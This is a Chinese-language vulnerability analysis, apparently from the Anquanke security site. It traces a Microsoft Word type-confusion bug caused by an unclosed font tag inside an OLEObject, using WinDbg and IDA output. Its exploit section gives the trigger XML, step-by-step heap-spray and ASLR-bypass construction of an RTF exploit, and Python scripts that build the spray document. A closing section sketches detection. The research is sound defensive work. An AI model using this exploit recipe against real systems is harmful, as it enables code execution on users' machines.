
Sat Oct 28 20:19:10.764 2017 (GMT+8): (22c.c84): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=02056050 ecx=003d8a70 edx=00000004 esi=012b4488 edi=01fa818c
eip=00000000 esp=002b3720 ebp=002b3784 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
00000000 ??          ???
                                         安全客 ( bobao.360.cn )
```

可以看到 OLEObject 和 idmap 标签父函数都派发给了崩溃函数处理，但 font 标签父函数没有派发给崩溃函数。

调试到这里，已经知道是 wwlib 在解析漏洞文件中的 OLEObject 及其子标签时引发的漏洞。接下来的问题是，漏洞文件中的数据是如何被传递到漏洞触发处的？

注意到崩溃点的上面不远处有一个 call(sub_9DA0)，对该 call 下断点，多次调试之后发现该 call 的返回值对应的[[ret_value+44]+44]处固定为 0x88888ec，猜测该值为漏洞文件所

提供。对 sub_9DA0 函数进行分析后，发现该函数的作用是计算返回一个地址，分析时我的 IDA 注释显示该函数在 CVE-2015-1641 的触发过程中也被用到(因为也要解析标签获取数据)。在 IDA 中发现该函数会通过 ecx 提供的值计算得到一个地址，如下：



```

00009DA0
00009DA0
00009DA0
00009DA0 ; unsigned int __fastcall sub_9DA0(int *pElement, unsigned int value_point_by_element)
00009DA0 sub_9DA0 proc near
00009DA0
00009DA0 ; FUNCTION CHUNK AT 00033551 SIZE 00000007 BYTES
00009DA0
00009DA0 mov     ecx, [ecx]
00009DA2 mov     eax, [ecx]
00009DA4 cmp     edx, eax
00009DA6 jnb    loc_33551

```

```

00033551 ; START OF FUNCTION CHUNK FOR sub_9DA0
00033551
00033551 loc_33551:
00033551 mov     edx, eax
00033553 jmp     loc_9DAC
00033553 ; END OF FUNCTION CHUNK FOR sub_9DA0

```

```

00009DAC
00009DAC loc_9DAC:
00009DAC mov     eax, [ecx+8]
00009DAF imul    eax, edx
00009DB2 add     eax, [ecx+0Ch]
00009DB5 add     eax, ecx
00009DB7 retn
00009DB7 sub_9DA0 endp
00009DB7

```

安全客 (bobao.360.cn)

地址计算公式为 $edx \times [ecx + 8] + [ecx + c] + ecx$ 。

如下图所示：在崩溃函数中发现调用前 ecx 的值源自 esi，edx 的值也来自 esi，而 esi 进一步源自 arg0，所以地址计算公式可以表示为： $([[[arg0+b14]]] - 2) \times [[arg0+b14]] + 8] + [[[arg0+b14]]+ c] + [[arg0+b14]]$ ：

```

003D3076 mov     esi, [esi+0B14h]
003D307C mov     eax, [esi]
003D307E mov     edx, [eax]
003D3080 dec     edx
003D3081 dec     edx
003D3082 mov     ecx, esi
003D3084 call    sub_9DA0

```

此时对崩溃函数开始处的断点输出进行补充，使标签名和每个标签对应的公式数据一并输出。调试后得到如下结果(输出中第一个值并没有减2，后面在计算公式需要手动减2，其实后面会发现这个值在函数中是固定的)：

```

0:010> bp wplib+000861d4 "du poi(poi(esp+8)+18) Lpoi(poi(esp+8)+1c); r $t0=poi(poi(esp+4)+b14); dd poi($t0) L1; dd poi($t0)+8 L1; dd poi($t0)+c L1; dd $t0 L1; .printf"\n"; g;"
```

```

0:010> g
```

省略部分日志

05d334c4 "shapedefaults" 03236000 00000003 => edx - 2 = [[[arg0+b14]]] => dd poi(\$t0) L1; 03236008 0000004c => [ecx + 8] = [[[arg0+b14]]+ 8] => dd poi(\$t0)+8 L1; 0323600c 00000010 => [ecx + c] = [[[arg0+b14]]+ c] => dd poi(\$t0)+c L1; 006a449c 03236000 => ecx = [[arg0+b14]] => dd \$t0 L1;	calc_addr = edx × [ecx+8] + [ecx+c] + ecx calc_addr = ([[arg0+b14]])-2) × [[[arg0+b14]]+8] + [[[arg0+b14]]+c] + [[arg0+b14]]
---	---

05d334be "shapedefaults" 03236000 00000003 03236008 0000004c 0323600c 00000010 006a449c 03236000	 <pre> <w:document xmlns:ve="http://schemas.openxmlformats.org/officeDocument/2006/relationships"> <w:body> <w:shapeDefaults> <o:OLEObject> <w:font w:name="LincerCharC"> <o:idmap/> </o:OLEObject> </w:shapeDefaults> </w:body> </w:document> </pre>
--	--

05d334be "shapelayout" 03236000 00000003 03236008 0000004c 0323600c 00000010 006a449c 03236000	
--	--

05d334d8 "idmap" 03236000 00000004 03236008 0000004c 0323600c 00000010 006a449c 03236000	
--	--

05d3d362 "OLEObject" 03286000 00000004 03286008 0000004c 0328600c 00000010 006a4488 03286000	
--	--

05d3d384 "idmap" 03286000 00000006 03286008 0000004c 0328600c 00000010 006a4488 03286000	
--	--

安全客 (bobao.360.cn)

从上图的输出中可猜到，紫色框圈出的输出应该为 xml 文件中标签解析的嵌套层级，可以看到漏洞触发时 OLEObject 对应的 level 为 4，idmap 对应的 level 为 6。从上图中也可得知：在崩溃函数中，公式第一项的右乘数和公式第二项的值在每次计算时都固定保持不变，分别为 0x4c 和 0x10，且公式的第四项在解析 OLEObject 标签及其子标签时保持不变。所以公式可以简化为： $(current_level-2) \times 0x4c + 0x10 + [[arg0+0xb14]]$

由上面的分析可知崩溃前的 sub_9DA0 返回值的 [[ret_value+44]+44] 处的值固定为 0x88888ec，且此时传入 sub_9DA0 的 edx = 6-2 = 4。重启 windbg，在解析 OLEObject 标签时，用上面推导的公式计算得到崩溃点前 sub_9DA0 会返回的值 calc_addr。先查看

[[calc_addr+44]+44]处的值，发现访问违例，再退一步查看[calc_addr+44]处的值，发现全为0，于是对[calc_addr+44]处下一个内存写入断点，调试及输出如下：

```
// 对崩溃函数首部下断点，查看每次解析的标签
0:005> bp wplib+000861d4 "du poi(poi(esp+8)+18) Lpoi(poi(esp+8)+1c);"
...
0:000> g
05f0fb8a "OLEObject"
eax=00000001 ebx=0000ffff ecx=00000001 edx=00000000 esi=020d4000 edi=002b3438
eip=698261d4 esp=002b33c8 ebp=002b3418 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
wwlib!DllGetClassObject+0x8158a:
698261d4 55 push ebp

// 解析到OLEObject标签时提前计算出crash前的sub_9DA0返回值
0:000> ? 4*4c + 10 + poi(poi(esp+4)+b14))
Evaluate expression: 51573056 = 0312f140

// 尝试查看[[calc_addr+44]+44]，发现此时无法访问
0:000> dd poi(0312f140+44)+44 L1
00000044 ????????

// 退一步查看[calc_addr+44]，发现此时为0
0:000> dd 0312f140+44 L1
0312f184 00000000

// 对[calc_addr+44]处下一个内存写入断点
0:000> ba w4 0312f140+44
0:000> g
Sun Oct 29 14:22:11.818 2017 (GMT+8): Breakpoint 1 hit
eax=002b3334 ebx=0000004c ecx=00000001 edx=00000000 esi=002b3330 edi=0312f188
eip=7210500a esp=002b3268 ebp=002b3270 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
MSVCR80!memcpy+0x5a:
7210500a f3a5 rep movs dword ptr es:[edi],dword ptr [esi]

// 查看拷贝发生前源地址指向的数据，发现固定数据正来自font标签中的name属性
0:000> db poi(es-4)
04b00d00 5f 04 00 00 00 00 00 00-00 00 00 00 00 00 00 00 _.....
04b00d10 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
04b00d20 00 00 00 00 00 00 00 00-4c 00 69 00 6e 00 63 00 .....L.i.n.c.
04b00d30 65 00 72 00 43 00 68 00-61 00 72 00 43 00 68 00 e.r.C.h.a.r.C.h.
04b00d40 61 00 72 00 ec 88 88 08-66 00 6f 00 6e 00 74 00 a.r.....f.o.n.t.
04b00d50 1a ff 62 00 61 00 74 00-61 00 6e 00 67 00 00 00 ..b.a.t.a.n.g...
04b00d60 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
04b00d70 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

// 在此查看[[calc_addr+44]+44]，发现已经写入固定值0x088888ec
0:000> dd poi(0312f140+44)+44 L1
04b00d44 088888ec
```

安全客 (bobao.360.cn)

6字节数据在内存中变成了4字节数据，猜测用到了utf-8编码，验证一下果然是这样。如下图：可以看到原文文件中的非ASCII码字符通过utf-8编码后到达了内存中的指定地方，从而在漏洞触发后被获取：

LincerCharChar校验 Font: batang
 4C 69 6E 63 65 72 43 68 61 72 43 68 61 72 (E8 A3 AC E0 A2 88)
 66 6F 6E 74 (EF BC 9A) 62 61 74 61 6E 67


```
0:000> db poi(esl-4)
04b00d00 5f 04 00 00 00 00 00 00-00 00 00 00 00 00 00 00
04b00d10 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
04b00d20 00 00 00 00 00 00 00 00-4c 00 69 00 6e 00 63 00 ....L.i.n.c.
04b00d30 65 00 72 00 43 00 68 00-61 00 72 00 43 00 68 00 e.r.C.h.a.r.C.h.
04b00d40 61 00 72 00 ec 88 88 08-66 00 6f 00 6e 00 74 00 a.r....f.o.n.t.
04b00d50 1a ff 62 00 61 00 74 00-61 00 6e 00 67 00 00 00 ..b.a.t.a.n.g...
04b00d60 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
04b00d70 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....  

E8 A3 AC E0 A2 88 => ec 88 88 08
EF BC 9A => 1a ff
```



安全客 (bobao.360.cn)

由栈回溯发现，该拷贝过程发生在父函数的另一处逻辑里，如下。该逻辑应该就是解析font标签的逻辑，这里不再深入追踪：



到这里，已经分析清楚漏洞数据的传递过程。接下来的问题是，类型混淆究竟是如何发生的？到底是什么和什么之间产生了类型混淆？

既然上面怀疑漏洞是</w:font>标签没有正常闭合导致，现在就来构造一个带</w:font>的正常样本，方法很简单，创建一个新的 docx 文档，随便写入一些数据，保存后将后缀名改为.zip，用压缩软件将原文档中的 document.xml 替换为增加了</w:font>的漏洞文件，如下图：

```
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
    <w:body>
        <w:shapeDefaults>
            <o:OLEObject>
                <w:font w:name="LincerCharChar被font: batang"></w:font><o:idmap/>
            </o:OLEObject>
        </w:shapeDefaults>
    </w:body>
</w:document>
```

安全客 (bobao.360.cn)

打开后文件果然没有崩溃，看来就是这个问题导致的。接下来在 windbg 里面打开修复后的文档，再下一遍上面的断点，对比正常文档和漏洞文档调试输出的不同处。

首先对比两个文档在解析各标签时的公式计算结果，由下图对比发现两者在解析 idmap 时的 level 级别不同，正常文档解析 idmap 的 level 级别是 5，而漏洞文档为 6：

0:002> g	3 0:010> g
修复文档	5 漏洞文档
05ca9156 "shapedefaults"	7 05d334c4 "shapedefaults"
02235000 00000003	8 03236000 00000003
02235008 0000004c	9 03236000 0000004c
0223500c 00000010	10 0323600c 00000010
006a4434 02235000	11 006a449c 03236000
05ca9156 "shapedefaults"	12
02235000 00000003	13 05d334be "shapedefaults"
02235008 0000004c	14 03236000 00000003 <w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
0223500c 00000010	15 03236008 0000004c <w:body>
006a4434 02235000	16 0323600c 00000010 <w:shapeDefaults>
05ca9156 "shapelayout"	17 006a449c 03236000 <o:OLEObject>
02235000 00000003	18 05d334be "shapelayout" <w:font w:name="LincerCharChar被font: batang"></w:font><o:idmap/>
02235008 0000004c	19 03236000 00000004 </o:OLEObject>
0223500c 00000010	20 03236008 0000004c </w:shapeDefaults>
006a4434 02235000	21 0323600c 00000010 </w:body>
05ca9170 "idmap"	22 006a449c 03236000 </w:document>
02235000 00000004	23
02235008 0000004c	24 05d334d "idmap" <w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
0223500c 00000010	25 03236000 00000004 <w:body>
006a4434 02235000	26 03236008 0000004c <w:shapeDefaults>
04298e6a "OLEObject"	27 0323600c 00000010 <o:OLEObject>
03177000 00000004	28 05d3d362 "OLEObject" <w:font w:name="LincerCharChar被font: batang"></w:font><o:idmap/>
03177008 0000004c	29 03286000 00000004 </o:OLEObject>
0317700c 00000010	30 03286008 0000004c </w:shapeDefaults>
006a4420 03177000	31 0328600c 00000010 </w:body>
04298e80 "idmap"	32 006a4488 03286000 </w:document>
03177000 00000005	33
03177008 0000004c	34 05d3d384 "idmap" <w:font w:name="LincerCharChar被font: batang"></w:font><o:idmap/>
0317700c 00000010	35 03286000 00000004 </o:OLEObject>
006a4420 03177000	36 03286008 0000004c </w:shapeDefaults>
	37 0328600c 00000010 </w:body>
	38 006a4488 03286000 </w:document>
	39
	40 03286000 00000004 <w:font w:name="LincerCharChar被font: batang"></w:font><o:idmap/>
	41 03286008 0000004c </o:OLEObject>
	42 0328600c 00000010 </w:shapeDefaults>
	43 006a4488 03286000 </w:body>
	44 05d3d384 "idmap" <w:font w:name="LincerCharChar被font: batang"></w:font><o:idmap/>
	45 03286000 00000004 </o:OLEObject>
	46 03286008 0000004c </w:shapeDefaults>
	47 0328600c 00000010 </w:body>
	48 006a4488 03286000 </w:document>

安全客 (bobao.360.cn)

再检查两个文档在传递漏洞数据时的不同，windbg 打开正常文档，对崩溃函数首部下断点。在解析到 OLEObject 标签时，用一样的公式计算出地址，并对该地址设定内存写入断点，发现正常文档在漏洞触发点前的某个地方再次触发了内存写入断点，而前面调试漏洞文档时并没有在此处触发该断点，如下：

```
0:010> bp wplib+000861d4 "du poi(poi esp+8)+18 Lpoi(poi esp+8)+1c;"  
0:010> g  
...  
0$defb8a "OLEObject"  
eax=00000001 ebx=0000ffff ecx=00000001 edx=00000000 esi=01fc4000 edi=0028cc5c  
eip=687861d4 esp=0028cbec ebp=0028cc3c iopl=0 nv up ei pl nz na po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202  
wplib!DllGetClassObject+0x8158a:  
687861d4 55 push ebp  
  
0:000> ? 4*4c + 10 + poi(poi esp+4)+b14) + 44  
Evaluate expression: 35549572 = 021e7184  
  
0:000> ba w4 021e7184  
0:000> bc 0  
0:000> bl  
1 e 021e7184 w 4 0001 (0001) 0:****  
  
0:000> g  
Sun Oct 29 15:50:54.009 2017 (GMT+8): Breakpoint 1 hit  
eax=0028cb58 ebx=0000004c ecx=00000001 edx=00000000 esi=0028cb54 edi=021e7188  
eip=6fb0500a esp=0028ca8c ebp=0028ca94 iopl=0 nv up ei pl nz ac po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212  
MSVCR80!memcpy+0xa:  
6fb0500a f3a5 rep movs dword ptr es:[edi],dword ptr [esi]  
  
0:000> g  
Sun Oct 29 15:51:22.354 2017 (GMT+8): Breakpoint 1 hit  
eax=0028cb70 ebx=0000004c ecx=00000001 edx=00000000 esi=0028cb6c edi=021e7188  
eip=6fb0500a esp=0028caa4 ebp=0028caac iopl=0 nv up ei pl nz ac po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212  
MSVCR80!memcpy+0xa:  
6fb0500a f3a5 rep movs dword ptr es:[edi],dword ptr [esi]  
  
0:000> g  
Sun Oct 29 15:51:42.572 2017 (GMT+8): Breakpoint 1 hit  
eax=021e7140 ebx=021df0a0 ecx=021e7000 edx=00000004 esi=01fc4000 edi=021e7140  
eip=687863e8 esp=0028cb44 ebp=0028cba0 iopl=0 nv up ei pl nz na po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202  
wplib!DllGetClassObject+0x8179e:  
687863e8 c74748582ead68 mov dword ptr [edi+48h],offset wplib!wdGetApplicationObject+0x51252 (68ad2e58) ds:0023:021e714000000000
```

发现该处地址位于漏洞函数内，在IDA的反汇编视图中看到该处正位于崩溃点之前：

```
v15 = sub_3127F3FB(v7);
*(v15 + 0x44) = v9;
*(v15 + 0x48) = sub_31612E58;           // 修复文档中的修改点
a2 = 0;
if ( !((v7 + 0x224) >> 1) & 1) && v27 )
{
    *(v15 + 16) |= 1u;
    *(v7 + 0x224) |= 2u;
    MSO_6258(0, *(v7 + 0xB2C), *(v7 + 0xB30), 0, *(v15 + 68), v21);
    JUMPOUT(&loc_312C82EF);
}
if ( ((v7 + 0x224) >> 1) & 1 && *((v15 + 0x44) + 4) == 1 )
{
    *((v15 + 0x44) + 0x44) = *((sub_31249DA0(*(v7 + 0xB14), ***((v7 + 0xB14) - 2) + 0x44) + 0x44));
    (*(**((v15 + 0x44) + 0x44) + 4))(*((v15 + 0x44) + 0x44));           // 崩溃点
}
else
{
    JUMPOUT(*v9 + 4, 0, &loc_312C82D4);
    v16 = (*((v7 + 0x1F0) + 0xC))(*v7 + 0x1F0), v9, &a2, *(v7 + 0xB2C));
    if ( a2 || !v16 )
    {
        sub_3129CF0E(v7 + 24);
        JUMPOUT(&loc_312C82F1);
    }
}
```

安全客 (bobao.360.cn)

进一步调试发现 sub_3127F3FB(基址调为 0 后为 sub_3F3FB) 函数内部也调用了计算地址的 sub_9DA0 函数。有意思的是，和上图相比，这里调用时对同一个值减去了 1，而上图中可以看到崩溃点是减 2，且该值正是当前解析标签的 level 值。正常情况下，当解析 OLEObject 标签时，level_OLEObject = 4，level_idmap = 5，解析 OLEObject 时在上图中的修改点将 4-1=3 对应的值设定到指定地址处，在解析 idmap 时，崩溃点拿到的是 5-2=3 对应的值，这正是它的父标签 OLEObject 设定的值；而在漏洞触发时，解析 OLEObject 时同样将 4-1=3 对应的值设定到指定地址处，但在解析 idmap 时，崩溃点拿到的是 6-2=4 对应的值，那么 4 对应的值是谁设置的呢？应该是 level_5 对应的标签设置的，而 level_5 对应的标签正是 font，在父函数对 font 的解析逻辑里也调用了 sub_9DA0 对 5-1=4 处的地址进行了设定，此过程还读入了 font 的 name 属性对应的数据。

在没有</w:font>闭合标签的情况下，在解析完 font 后索引值并没有减 1，导致 idmap 在解析时，理应获取 OLEObject 设置的数据，却获取了 font 提供的数据，在后面解析数据时，用 OLEObject 对应的数据结构解析了 font 提供的数据，从而造成类型混淆。只要精心构造 font 提供的数据，就可以劫持特定的函数指针，达到控制执行流的目的。

```
unsigned int *__stdcall sub_3F3FB(int a1)
{
    int *v1; // ecx
    unsigned int *result; // eax

    v1 = *(a1 + 0xB14);
    result = **v1;
    if ( result )
        result = sub_9DA0(v1, result - 1);
    return result;           安全客 (bobao.360.cn )
}
```

利用编写

分析到这里，已经知道了漏洞的触发原理，下面尝试构造一个 exploit，使用这个漏洞弹出一个计算器。

由于该漏洞的利用方式和 CVE-2015-1641 及 CVE-2016-7193 非常像，所以如果构造过前两个漏洞的 exp 的话，构造这个漏洞的 exp 几乎不需要多少时间。

步骤如下：

1. 写一段 Python 脚本修改原有的 axtiveX1.bin 文件，构造所需要的 rop-gadgets 和弹计算器的 shellcode；
2. 再写一段 Python 脚本 利用生成的 axtiveX1.bin 文件作为输入生成堆喷射 docx 文档；
3. 用压缩软件打开生成的堆喷射 docx 文件，将里面的 activeX1.bin 手动删除，再手动放入，目的是为了减小文档体积(可以显著减小体积)；
4. 新建一个空白 rtf 文档，将 3 中生成的堆喷射 docx 手动拖入文档内，保存；
5. 用 notepad++ 打开 4 中生成的 rtf 文档，提取出{object...}闭合的部分；
6. 将 bypass-aslr 所需用到的内容拷贝到新的 rtf 文档中，原始样本加载的是一个新的模块，我这里为了实验直接用了 otkloadr.WRAssembly，具体步骤也可参照维一零的文章；
7. 从原文档中提取出漏洞触发的部分，和 5 中类似；
8. 新建一个文本文档，按堆喷射在前、加载 bypass aslr 模块在中，漏洞触发在后的顺序构造 exp 文件，保存成一个 rtf 文档；

整个利用布局如下：

```
\rtf1

// 堆喷射部分
{\object\objemb\objsetsiz\objw1532\objh1111{\*\objclass Word.Document.12}{\*\objdata
010500000200000011000000576f72642e446f63756d656e742e313200
00000000000000000dc0000 ... } }


// Bypass ASLR 部分
{\object\objocx{\*\objdata
0105000002000000160000006f746b6c6f6164722e5752417373656d626c792e3100000000000000000000000010
000004101050000000000000} }

// 漏洞触发部分
{\object\objemb\objsetsiz\objw1532\objh1111{\*\objclass Word.Document.12}{\*\objdata
010500000200000011000000576f72642e446f63756d656e742e313200
00000000000000000dc0000 ... } }

// (可选) 用来egg-Hunter的第二阶段Payload
```

} 安全客 (bobao.360.cn)

将构造好的 exp 在调试环境下打开，可以顺利弹出计算器（如果不想看到 crash，可以把 shellcode 编写得优雅点）



这里给出一下生成 activeX.bin 的脚本和替换 activeX 控件的 Python 脚本：

```
def prepare_for_active_bin():
    origin_active_bin = os.path.join(CURR_DIR, "activeX1.bin")
    out_bin_path = os.path.join(CURR_DIR, "activeX1.bin")
    with open(origin_active_bin, "rb") as f_:
        ori_bin_data = f_.read()

    index1 = ori_bin_data.find("-----")
    index2 = ori_bin_data.find("-----")

    repeat_pattern = ori_bin_data[index2:index2 + len("-----")] + shellcode1

    final_data = ori_bin_data[:index1]
    final_data += shellcode1
    i = 0
    while i < 10:
        final_data += repeat_pattern
        i += 1

    final_data += ori_bin_data[index2:index2 + len("-----")]

    with open(out_bin_path, "wb") as w_f:
        w_f.write(final_data)                                安全客 (bobao.360.cn)

def pack_file_to_open_xml_docx(template_path, final_docx_name, activeX_bin_path):
    if not os.path.exists(template_path) or not os.path.exists(activeX_bin_path):
        print "Template docx file or activeX.bin file not exist."
        return

    with open(activeX_bin_path, "rb") as f_:
        object_bin_data = f_.read()

    zip_docx = template_path + ".zip"
    new_path = os.path.join(CURR_DIR, "exploit_result", os.path.basename(zip_docx))
    if os.path.exists(new_path):
        os.remove(new_path)

    shutil.copy(template_path, new_path)
    zip_docx = new_path

    # open temp docx and a copy for modification
    zin = zipfile.ZipFile(zip_docx, 'r')
    zip_docx_copy = zip_docx + "_copy"
    zout = zipfile.ZipFile(zip_docx_copy, "w")

    # modify the docx template with exploit
    for item in zin.infolist():
        if item.filename.find("activeX1") >= 0 and item.filename.find(".bin") >= 0:
            pass
        else:
            buffer = zin.read(item.filename)
            zout.writestr(item, buffer) # use existing file

    zout.writestr("word/activeX/" + "activeX1.bin", object_bin_data)
    zout.close()
    zin.close()

    # convert to docx
    os.rename(zip_docx_copy, final_docx_name)
    os.remove(zip_docx)                                安全客 (bobao.360.cn)
```

动态检测

由上面的分析可知，该漏洞是个典型的类型混淆漏洞，所以合理的检测方案是比较正确的指针和混淆后的指针。在崩溃函数写入对象指针的位置做一个拦截，在解析标签等于"OLEObject"的时候，保存 v15 的值，即 eax 的值，供后面对比使用：

```
v15 = sub_3127F3FB(v7);
*(v15 + 0x44) = v9;
*(v15 + 0x48) = sub_31612E58;
a2 = 0;
if ( !((*(v7 + 0x224) >> 1) & 1) && v27 )
{
    *(v15 + 16) |= 1u;
    *(v7 + 0x224) |= 2u;
    MSO_6258(0, *(v7 + 0xB2C), *(v7 + 0xB30), 0, *(v15 + 68), v21);
    JUMPOUT(&loc_312C82EF);
}
if ( ((*v7 + 0x224) >> 1) & 1 && *((*(v15 + 0x44) + 4)) == 1 )
{
    *((*(v15 + 0x44) + 0x44) = *((*(sub_31249DA0(*(v7 + 0xB14), ***(v7 + 0xB14) - 2) + 0x44) + 0x44));
    (*(**(v15 + 0x44) + 0x44) + 4))(*(*(v15 + 0x44) + 0x44));
}
else
{
    JUMPOUT(*(v9 + 4), 0, &loc_312C82D4);
